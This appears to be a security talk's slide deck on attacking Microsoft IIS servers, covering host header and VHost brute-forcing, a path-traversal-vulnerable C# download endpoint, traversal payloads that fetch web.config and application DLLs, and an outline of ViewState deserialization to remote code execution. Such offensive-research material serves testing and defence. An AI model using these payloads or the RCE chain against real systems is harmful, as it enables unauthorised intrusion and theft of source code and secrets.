



Hacking IIS

w/ shubs



shubs
@infosec_au



Why I love hacking IIS servers:

- Case insensitive, amazing for content discovery
- IIS Shortname
- VIEWSTATE deserialization RCE gadget
- Web.config upload tricks
- Debug mode w/ detailed stack traces and full path
- Debugging scripts often deployed (ELMAH, Trace)
- Telerik RCE

9:23 AM · Dec 21, 2020 · Twitter Web App

 View Tweet activity

186 Retweets **2** Quote Tweets **938** Likes



Dealing with HTTPAPI 2.0 Assets



Have you seen this before?

443/HTTPS


GET /

Server Microsoft HTTPAPI 2.0

Status Line 404 Not Found

Page Title Not Found

GET / [\[view page\]](#)



- Either, you're missing the subdomain associated with the IP address (No SSL certificate)
- Or the subdomain doesn't resolve but you can obtain a full/partial subdomain from the SSL certificate

Resolving the HTTPAPI 2.0 404 Error

- This is super simple, but often people skip assets when they see the HTTPAPI 2.0 404 error. This error usually means that the asset needs the correct host header to route to the application.
- You're not always fortunate enough to have the full subdomain provided to you via the SSL certificate.
- If you know the hostname, simply provide the hostname in the HTTP Host header.
- Sometimes you have to bruteforce VHosts until you can access the application.

Pretty **Raw** \n Actions ▾

15

Pretty Raw Render \n Actions

12



Pretty **Raw** \n Actions ▾

15

Pretty Raw Render \n Actions ▾

After fixing the host header

- Add a line to your /etc/hosts file to map the correct host name to the IP address of the asset.
- **Run all of your scanning again, including your enumeration through IIS shortname scanner.**
- Perform VHost enumeration/bruteforcing to see if there are any other applications that are present on the host.
- Find all other assets that respond with HTTPAPI 2.0 404 errors and apply the same workflow (rinse and repeat).

VHost Hopping




Accessing an internal admin panel via VHost Hopping (\$1900)

- Came across an asset that looked something like apply.company.com running IIS.
- Used a large subdomain wordlist to bruteforce VHosts using Burp Intruder (%bruteforce%.company.com).
- Large and different response returned for mssql.company.com which was not accessible externally, only accessible through “VHost Hopping”.
- This was running a MSSQL database manager/explorer (<https://sourceforge.net/projects/asp-ent-man/>).

Accessing the VHost



- Often, on IIS servers, there may be internal applications running under a different host name. Host name bruteforcing / VHost hopping is very effective in IIS environments.
- A simple match and replace rule to facilitate the access:




The screenshot shows a Windows-style dialog box titled "Edit match/replace rule". It contains the following fields and controls:

- A help icon (?) and the text "Specify the details of the match/replace rule."
- A "Type:" dropdown menu set to "Request header".
- A "Match:" text box containing the regex pattern `^Host: apply.[REDACTED].com$`.
- A "Replace:" text box containing the replacement string `Host: mssql.[REDACTED].com`.
- A "Comment:" text box containing the text `Rewrite Host header`.
- A checked checkbox labeled "Regex match".
- "OK" and "Cancel" buttons at the bottom right.

Reap the benefits



Reap the benefits



Local File Disclosure to DLLs



Typical Local File Disclosure in C#

```
[Route("v1/DownloadCategoryExcel")]
public HttpResponseMessage DownloadCategoryExcel(string fileName)
{
    string path = HttpContext.Current.Server.MapPath("~/Content/PDF/" + fileName);
    HttpResponseMessage httpResponseMessage = new HttpResponseMessage(HttpStatusCode.OK);
    FileStream fileStream = new FileStream(path, FileMode.Open);
    httpResponseMessage.Content = (HttpContent) new StreamContent((Stream) fileStream);
    httpResponseMessage.Content.Headers.ContentDisposition = new ContentDispositionHeaderValue("attachment");
    httpResponseMessage.Content.Headers.ContentDisposition.FileName = Path.GetFileName(path);
    httpResponseMessage.Content.Headers.ContentType = new MediaTypeHeaderValue("application/octet-stream");
    httpResponseMessage.Content.Headers.ContentLength = new long?(fileStream.Length);
    return httpResponseMessage;
}
```



Local file disclosure? web.config is your friend.

- Follow this resource: <https://bit.ly/36D3WQg> (From Path Traversal to Source Code in Asp.NET MVC Applications - Minded Security)
- **DownloadCategoryExcel?fileName=../../web.config**
- **DownloadCategoryExcel?fileName=../../global.asax**
- **<add namespace="Company.Web.Api.dll" / >**
- **DownloadCategoryExcel?fileName=../../bin/Company.Web.Api.dll**
- Repeat for other namespaces if necessary.

Local File Disclosure → RCE



ASP.NET Viewstate Deserialization

- Nominated for a pwnie award for “most under hyped research”
<https://bit.ly/2MzJ1ql> & white paper: <https://bit.ly/2NDZc73>
- For IIS webserver, if you can read the web.config file, you can almost always get RCE.
- Obtain the machineKey variable from the web.config file (validationKey, decryptionKey)
- <https://github.com/Oxacb/viewgen>
- VIEWSTATE → ObjectStateFormatter (Insecure Deserialization) → RCE

Using DNSpy

